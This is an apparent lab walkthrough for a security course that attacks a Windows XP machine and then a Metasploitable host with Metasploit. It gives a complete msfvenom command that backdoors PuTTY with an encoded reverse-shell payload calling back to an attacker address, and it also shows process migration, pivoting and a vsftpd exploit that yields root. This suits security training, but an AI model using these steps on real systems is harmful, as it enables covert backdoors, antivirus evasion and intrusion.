1884 1036 svchost.exe x86 0 C:\WINDOWS\system32\svchost.exe
1912 1036 AVGIDSAgent.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\AVG\AVG2012\AVGIDSAgent.exe
2064 1628 wscntfy.exe x86 0 VICTIM\johndoe C:\WINDOWS\system32\wscntfy.exe
2272 1036 alg.exe x86 0 C:\WINDOWS\System32\alg.exe
2316 1628 wuauclt.exe x86 0 VICTIM\johndoe C:\WINDOWS\system32\wuauclt.exe
3468 992 wpabaln.exe x86 0 VICTIM\johndoe C:\WINDOWS\system32\wpabaln.exe
3948 480 Icecast2.exe x86 0 VICTIM\johndoe C:\Program Files\Icecast2 Win32\Icecast2.exe
meterpreter > migrate 1048
[*] Migrating from 3948 to 1048...
[*] Migration completed successfully.
meterpreter >

Crafting malwares with MSFvenom

It could be the case that the user might never want to start the Icecast application anymore, thus effectively preventing us from repeating the exploit. Similarly, they may decide to turn the firewall on, blocking our connections. To mitigate this problem, we can use another exploitation approach which consists in deploying malware on the host.
We now stealthily compromise an existing application on the Windows XP host, by injecting a backdoor into it, such as Meterpreter. Once the application is executed, the host will open an outgoing connection, making us obtain a Meterpreter session. We can achieve this using the MSFvenom tool, which comes shipped with Metasploit.
MSFvenom enables us to create files containing malicious payloads. Moreover, it can be used to inject backdoors into already existing executables.
We choose to compromise the PuTTY application on the Windows XP host (in real life, we would use the Meterpreter session to explore the user's computer and figure out what application they use most oftenly).

Within the meterpreter session we acquired before, we first navigate to PuTTY's directory, then download it.




Even though it's not its primary purpose, MSFvenom also helps in Antivirus evasion. This is achieved with encoders. Encoders hide the content of crafted files. One of the most popular and effective encoders is `shikata_ga_nai`.

In the following list, we provide MSFvenom's most relevant options:


- `-a, --arch <arch>`: The architecture to use for `--payload` and `--encoders`
- `--platform <platform>`: The platform for `--payload`
- `-p, --payload <payload>`: Payload to use
- `-e, --encoder <encoder>`: The encoder to use
- `-f, --format <format>`: Output format
- `-o, --out <path>`: Save the payload to a file
- `-x, --template <path>`: The application into which to inject the backdoor
- -i, `--iterations <count>`: The number of times to encode the payload
- `-k, --keep`: Execute the payload in a new thread

We can create the malicious PuTTY version using the following options. You can see that LHOST and LPORT require their own syntax: this is because it is not possible to use `set` command.


```
msfvenom --arch x86 \
  --platform Windows \
  --payload windows/meterpreter/reverse_tcp \
  LHOST=192.168.2.3 \
  LPORT=4445 \
  --encoder x86/shikata_ga_nai \
  --iterations 3 \
  --template putty.exe \
  --format exe \
  --out putty2.exe \
  --keep
```



We upload our malicious PuTTY version, replacing the old one with it.



Before executing the malicious PuTTY, we need to configure a handler to handle the incoming connection. LHOST and LPORT must be consistent with those provided to MSFvenom.



We can see that this Meterpreter session has user privileges only: if we wanted, we could proceed to migrate Meterpreter to a system process.

We may wonder how the last exploit had been able to succeed. This is because, for didactic purposes, we are using an old OS and antivirus (respectively, Windows XP and AVG 2012). If we were to upload the malicious PuTTY version to a Windows 10 host, the antivirus would immediately notice that it contains a Metasploit payload, and remove it.

Exercise 2

Description


We use the Meterpreter session as a pivot to reach another network which would be otherwise unreachable, and hack another host in there. This technique is called Pivoting. Finally, we modify the configuration of the operating systems to enable IP forwarding across the networks.

Information gathering

Following the previous exploits, we have two Meterpreter sessions, one of which having Administrator privileges. We will use a Meterpreter session to understand whether the Windows XP host belongs to other different networks, where there may be some useful resources. To do so, we attach to a Meterpreter session and use the following command to print routing information:

```
meterpreter > ipconfig
```


With the result from the above command, we learn that the Windows host also belongs to a network whose IP address is 10.8.0.0/24, and has a secondary network interface with IP address 10.8.0.2. Our view of the network topology is now represented in the following image:




Pivoting

We have to note that, since there is no router connecting these two networks, a host in one network cannot reach any host in the other. We may be under the impression that our progress is halted. However, a technique called Pivoting lets us overcome this obstacle. Pivoting is the use of a compromised host to act as a proxy to route and exchange traffic between hosts of separated networks which cannot otherwise reach each other.


In Metasploit, this is done with a module called `autoroute`, which adds routes associated with a specific Meterpreter session to Metasploit's routing table automatically. We load, configure and execute the `autoroute` module:



After configuring Windows XP as a pivot, we proceed to scan the new network to reveal possible new hosts and their IP addresses via the `ping_sweep` module:




With the scan, we have discovered a new host, whose IP address is 10.8.0.3. Our view of the network topology is now represented in the following image:



We now proceed to fingerprint the Operating System which the host is running: this lets us have a better understanding of what vulnerabilities are to be expected. We then perform a scan to reveal the running services of the hosts. These procedures can be done with a lot of different modules and tools, which we suggest that you explore.
We propose the following procedure:
Use the `ssh_version` scanner:


```
root@kali: /home/group12
File  Actions  Edit  View  Help
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax
                                        'file:<path>'
   RPORT    22               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)
   TIMEOUT  30               yes       Timeout for the SSH probe

msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 10.8.0.3
RHOSTS => 10.8.0.3
msf6 auxiliary(scanner/ssh/ssh_version) > run

[+] 10.8.0.3:22           - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.version=4.7p1
 openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH servic
e.cpe23=cpe:/a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=8.04 os.cpe
23=cpe:/o:canonical:ubuntu_linux:8.04 service.protocol=ssh fingerprint_db=ssh.banner )
[*] 10.8.0.3:22           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) >
```

Use the `ftp_version` scanner:




Exploitation

The above results indicate that the new host runs Linux and exposes a `vsftpd` server. We search for an `vsftpd` exploit, which we load, configure:



We execute the exploit, and obtain a shell to the Linux host. Using the command below, we understand that the shell has root privileges:

```
$ whoami
```



Metasploitable 2 contains a lot of vulnerabilities and, as the name suggests, is made to be exploited. We invite you to test various exploits.

IP forwarding

Following from the previous exploits, we have two Meterpreter sessions, controlling the Windows XP host, and one shell controlling the Metasploitable host, which, in real life, might be a critical or valuable server.
Up until now, we have relied on the hope that the Windows XP user will either keep the firewall down (so that our connections will not be blocked) or that they will sooner or later execute the compromised PuTTY application (so that we receive a connection). For the sake of discussion, suppose the user enable the firewall and delete PuTTY. Then, not only would we be prevented from accessing Windows XP, but also the other valuable server. At the root of this problem lies the absence of a router connecting the two networks.

